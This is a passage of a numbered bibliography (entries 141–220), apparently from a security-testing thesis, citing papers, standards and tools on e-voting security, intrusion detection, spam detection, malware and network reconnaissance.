[141] Enrico Denti, Andrea Omicini, and Alessandro Ricci. tuProlog: A light-weight Prolog for Internet applications and infrastructures. In I.V. Ramakrishnan, editor, *Practical Aspects of Declarative Languages*, volume 1990 of *LNCS*, pages 184–198. Springer, 2001. 3rd International Symposium (PADL 2001), Las Vegas, NV, USA, 11–12 March 2001. Proceedings.

[142] D.L. Dill and A.D. Rubin. E-voting security. *Security & Privacy, IEEE*, 2(1):22–23, Jan.-Feb. 2004.

[143] Earl T. Barr Dimitri do B. DeFigueiredo and S. Felix Wu. Trust is in the eye of the beholder. UCDavis Technical Report CSE 2007-09.

[144] dnsstuff. Dns stuff: Online dns one-stop shop, with the ability to perform a great deal of disparate dns type queries. 2000.

[145] DRT. Domain research tool:. 2000. Http://www.tamos.com/.

[146] M. Eichin and J. Rochlis. With microscope and tweezers: An analysis of the internet virus of 1988. In *Proceed-*

ings of the 1989 IEEE Symposium on Security and Privacy, pages 326–343, May 1989.

[147] M.W. Eichin and J.A. Rochlis. With microscope and tweezers: an analysis of the internet virus of november 1988. In *Security and Privacy, 1989. Proceedings., 1989 IEEE Symposium on*, pages 326 –343, may 1989.

[148] Thomas Ellman. Explanation-based learning: a survey of programs and perspectives. *ACM Comput. Surv.*, 21(2):163–221, 1989.

[149] Ariel J. Feldman, J. Alex Halderman, and Edward W. Felten. Security analysis of the diebold accuvote-ts voting machine. In *EVT'07: Proceedings of the USENIX Workshop on Accurate Electronic Voting Technology*, pages 2–2, Berkeley, CA, USA, 2007. USENIX Association.

[150] Dennis Fetterly, Mark Manasse, and Marc Najork. Spam, damn spam, and statistics: using statistical analysis to locate spam web pages. In *WebDB '04: Proceedings of the 7th International Workshop on the Web and Databases*, pages 1–6, New York, NY, USA, 2004. ACM.

[151] Firecat. Firecat suite. 2000. Http://www.security-database.com/.

[152] American Registry for Internet Numbers. Arin: Americn registry for internet numbers. 2000.

[153] Joshua Gaines. Democracy's downfall: is the computing technology for electronic voting secure and reliable enough for national use? *SIGCAS Comput. Soc.*, 36(4):2, 2006.

[154] Tal Garfinkel, Ben Pfaff, Jim Chow, Mendel Rosenblum, and Dan Boneh. Terra: a virtual machine-based platform for trusted computing. In *SOSP '03: Proceedings of the nineteenth ACM symposium on Operating systems principles*, pages 193–206, New York, NY, USA, 2003. ACM.

[155] GeekTools. Geektools. 2000. Http://www.geektools.com/tools.php.

[156] David Gelernter. Generative communication in linda. *ACM Trans. Program. Lang. Syst.*, 7(1):80–112, 1985.

[157] David Gelernter and Nicholas Carriero. Coordination languages and their significance. *Commun. ACM*, 35(2):97–107, 1992.

[158] G. Goth. E-voting security: The electoral dialectic gets hot. *Security & Privacy, IEEE*, 2(1):14–17, Jan.-Feb. 2004.

[159] G. Gross. E-voting backers claim successful election; critics continue to be concerned., November 2004.

[160] Bertrand Haas. Engineering better voting systems. In *DocEng '06: Proceedings of the 2006 ACM symposium on Document engineering*, pages 56–58, New York, NY, USA, 2006. ACM.

[161] L.T. Heberlein, G.V. Dias, K.N. Levitt, B. Mukherjee, J. Wood, and D. Wolber. A network security monitor. In *Research in Security and Privacy, 1990. Proceedings., 1990 IEEE Computer Society Symposium on*, pages 296 –304, may 1990.

[162] Kevin Hoffman, David Zage, and Cristina Nita-Rotaru. A survey of attack and defense techniques for reputation systems. *ACM Comput. Surv.*, 42:1:1–1:31, December 2009.

[163] Jeffrey Horlick. *HB 150-20 Information Technology Security Testing: Common Criteria*. National Institute of Standards and Technology, October 2005.

[164] Meishan Hu, Aixin Sun, and Ee-Peng Lim. Comments-oriented blog summarization by sentence extraction. In *CIKM '07: Proceedings of the sixteenth ACM conference*

on Conference on information and knowledge management, pages 901–904, New York, NY, USA, 2007. ACM.

[165] IANA. Iana: Internet assigned numbers authority. 2000.

[166] ICANN. Icann: Internet corporation for assigned names and numbers. 2000.

[167] Institute for Security and Open Methodologies. Open source security testing methodology manual, 2009.

[168] Nitin Jindal and Bing Liu. Review spam detection. In *WWW '07: Proceedings of the 16th international conference on World Wide Web*, pages 1189–1190, New York, NY, USA, 2007. ACM.

[169] Sepandar D. Kamvar, Mario T. Schlosser, and Hector Garcia-Molina. The eigentrust algorithm for reputation management in p2p networks. In *WWW '03: Proceedings of the 12th international conference on World Wide Web*, pages 640–651, New York, NY, USA, 2003. ACM.

[170] Kartoo. Kartoo : Metasearch engine that visually presents its results. 2000.

[171] Eugene Kaspersky. Dichotomy: Double trouble. *Virus Bulletin*, pages 8–9, May 1994.

[172] Eugene Kaspersky. RMNS—the perfect couple. *Virus Bulletin*, pages 8–9, May 1995.

[173] Arthur M. Keller, David Mertz, Joseph Lorenzo Hall, and Arnold Urken. Privacy issues in an electronic voting machine. In *WPES '04: Proceedings of the 2004 ACM workshop on Privacy in the electronic society*, pages 33–34, New York, NY, USA, 2004. ACM.

[174] Tadayoshi Kohno, Adam Stubblefield, Aviel D. Rubin, and Dan S. Wallach. Analysis of an electronic voting system. In *IEEE Symposium on Security and Privacy*, pages 27–. IEEE Computer Society, 2004.

[175] LACNIC. Lacnic: Latin america and caribbean network information centre. 2000.

[176] Pat Langley and Herbert A. Simon. Applications of machine learning and rule induction. *Commun. ACM*, 38(11):54–64, 1995.

[177] Yu-Ru Lin, Hari Sundaram, Yun Chi, Junichi Tatemura, and Belle L. Tseng. Splog detection using self-similarity analysis on blog temporal dynamics. In *AIRWeb '07: Proceedings of the 3rd international workshop on Adversarial information retrieval on the web*, pages 1–8, New York, NY, USA, 2007. ACM.

[178] Rafael Dueire Lins and Paulo Gonçalves. Automatic language identification of written texts. In *SAC '04: Proceedings of the 2004 ACM symposium on Applied computing*, pages 1128–1133, New York, NY, USA, 2004. ACM.

[179] Raymond W. Lo, Karl N. Levitt, and Ronald A. Olsson. MCF: a malicious code filter. *Computers & Security*, 14(6):541–566, Nov. 1995.

[180] Daniel Lopresti. *Leveraging the CAPTCHA Problem*, pages 97–110. 2005.

[181] T.F. Lunt and R. Jagannathan. A prototype real-time intrusion-detection expert system. In *Security and Privacy, 1988. Proceedings., 1988 IEEE Symposium on*, pages 59 –66, apr 1988.

[182] S. Mathew, R. Giomundo, S. Upadhyaya, M. Sudit, and A. Stotz. Understanding multistage attacks by attack-track based visualization of heterogeneous event streams. In *Proceedings of the 3rd international workshop on Visualization for computer security*, pages 1–6, New York, NY, USA, 2006. ACM.

[183] Rebecca Mercuri. Voting-machine risks. *Commun. ACM*, 35(11):138, 1992.

[184] Gilad Mishne, David Carmel, and Ronny Lempel. Blocking blog spam with language model disagreement. In *Proceedings of the First International Workshop on Adversarial Information Retrieval on the Web - AIR-Web 2005*, pages 1–6. Lehigh University, Bethlehem, PA USA, 2005.

[185] Greg Mori and Jitendra Malik. Recognizing objects in adversarial clutter: Breaking a visual captcha. In *CVPR (1)*, pages 134–144. IEEE Computer Society, 2003.

[186] Max Moser, Mati Aharoni, Martin J. Muench, et al. Backtrack, jun 2009.

[187] IP Neighbors. Myipneighbors. 2000. com: Excellent site that gives you details of shared domains on the IP queried/ conversely IP to DNS resolution.

[188] NetCraft. Netcraft: Online search tool allowing queries for host information. 2000.

[189] D.H. Nguyen and B. Widrow. Neural networks for self-learning control systems. *Control Systems Magazine, IEEE*, 10(3):18–23, Apr 1990.

[190] nmap. Nmap. 2000. http://insecure.org/.

[191] NRO. Nro: Number resource organization. 2000.

[192] Alexandros Ntoulas, Marc Najork, Mark Manasse, and Dennis Fetterly. Detecting spam web pages through content analysis. In *WWW '06: Proceedings of the 15th international conference on World Wide Web*, pages 83–92, New York, NY, USA, 2006. ACM.

[193] Ohio secretary of state (pub). Evaluation & validation of election-related equipment, standards & testing - http://www.sos.state.oh.us /SOS/elections/voterInformation/equipment/VotingSystemReviewFindings.aspx.

[194] Andrea Omicini and Franco Zambonelli. Coordination for internet application development. *Autonomous Agents and Multi-Agent Systems*, 2(3):251–269, 1999.

[195] Open Information Systems Security Group. Information systems security assessment framework, 2006.

[196] Orbit. Fixed orbit: Autonomous system lookups and other online tools available. 2000.

[197] D. Ourston, S. Matzner, W. Stump, and B. Hopkins. Applications of hidden markov models to detecting multistage network attacks. In *Proceedings of the 36th Hawaii International Conference on Systems Sciences*, Los Alamitos, CA, USA, 2003 2003. IEEE Comput. Soc. 36th

Hawaii International Conference on Systems Sciences, 6-9 January 2003, Big Island, HI, USA.

[198] Binary Pool. Binarypool. 2000. Http://www.binarypool.com/spiderfoot/.

[199] B. Potter and G. McGraw. Software security testing. *Security & Privacy, IEEE*, 2(5):81–85, Sept.-Oct. 2004.

[200] Thmas H. Ptacek and Timothy N. Newsham. Insertion, evasion, and denial of service: Eluding network intrusion detection. Technical report, Secure Networks, Inc., Jan. 1998.

[201] Marco Ramilli and Matt Bishop. Multi-stage delivery of malware. In *Proceedings of the 5th IEEE International Conference on Malicious and Unwanted Software*, pages 91–97, Oct. 2010.

[202] RIPE. Ripe: Reseaux ip europeens. 2000. Network Coordination Centre.

[203] Jerome J. Saltzer and Michael Schroeder. The protection of information in computer systems. *Proceedings of the IEEE*, 63(9):1278–1308, Sep. 1975.

[204] Karen Scarfone, Amanda Cody, Murugiah Souppaya, and Angela Orebaugh. *SP 800-115 Technical Guide to In-*

formation Security Testing and Assessment. National Institute of Standards and Technology, September 2008.

[205] D. Sculley and Gabriel M. Wachman. Relaxed online svms for spam filtering. In *SIGIR '07: Proceedings of the 30th annual international ACM SIGIR conference on Research and development in information retrieval*, pages 415–422, New York, NY, USA, 2007. ACM.

[206] Tsutomu Shimomura and John Markoff. *Takedown: The Pursuit and Capture of Kevin Mitnick, America's Most Wanted Computer Outlaws - by the Man Who Did It*. Hyperion Press, 1st edition, 1995.

[207] Robin Sommer and Vern Paxson. Outside the closed world: On using machine learning for network intrusion detection. In *Security and Privacy (SP), 2010 IEEE Symposium on*, pages 305 –316, may 2010.

[208] Sam Spade. Samspade. 2000. Http://samspade.org/.

[209] Clifford Stoll. *The cuckoo's egg: tracking a spy through the maze of computer espionage*. Doubleday, New York, NY, USA, 1989.

[210] Clifford Stoll. *Stalking the wily hacker*, pages 533–553. Academic Press Professional, Inc., San Diego, CA, USA, 1991.

[211] Li Sun, Tim Ebringer, and Serder Boztas. An automatic anti-anti-vmware technique applicable for multi-stage packed malware. In *Proceedings of the 3rd International Conference on Malicious and Unwanted Software (MALWARE 2008)*, pages 17–23, Dec. 1984.

[212] Peter Szor. *The Art of Computer Virus Research and Defense*. Addison-Wesley Professional, Feb. 2005.

[213] Technical Guidelines Development Committee, editor. *Voluntary Voting System Guidelines Recommendations to the Election Assistance Commission*, chapter 5.4. U.S. Election Assistance Commission, August 2007.

[214] Steven J. Templeton and Karl Levitt. A requires/provides model for computer attacks. In *Proceedings of the 2000 workshop on New security paradigms*, pages 31–38, New York, NY, USA, 2000. ACM.

[215] H.H. Thompson. Why security testing is hard. *Security & Privacy, IEEE*, 1(4):83–86, July-Aug. 2003.

[216] John Wack, Miles Tracy, and Murugiah Souppaya. *SP 800-42 Guideline on Network Security Testing*. National Institute of Standards and Technology, October 2003.

[217] David Wagner. Report of the california voting

system review (USENIX Security Symposium 2007). http://www.usenix.org/events/sec07/tech/.

[218] Jeff Yan and Ahmad Salah El Ahmad. Breaking visual captchas with naive pattern recognition algorithms. *Computer Security Applications Conference, 2007. ACSAC 2007. Twenty-Third Annual*, pages 279–291, 10-14 Dec. 2007.

[219] Ka-Ping Yee, David Wagner, Marti Hearst, and Steven M. Bellovin. Prerendered user interfaces for higher-assurance electronic voting. In *Proceedings of the USENIX/Accurate Electronic Voting Technology Workshop 2006 on Electronic Voting Technology Workshop*, pages 6–6, Berkeley, CA, USA, 2006. USENIX Association.

[220] Franco Zambonelli, Nicholas R. Jennings, and Michael Wooldridge. Developing multiagent systems: The gaia methodology. *ACM Trans. Softw. Eng. Methodol.*, 12(3):317–370, 2003.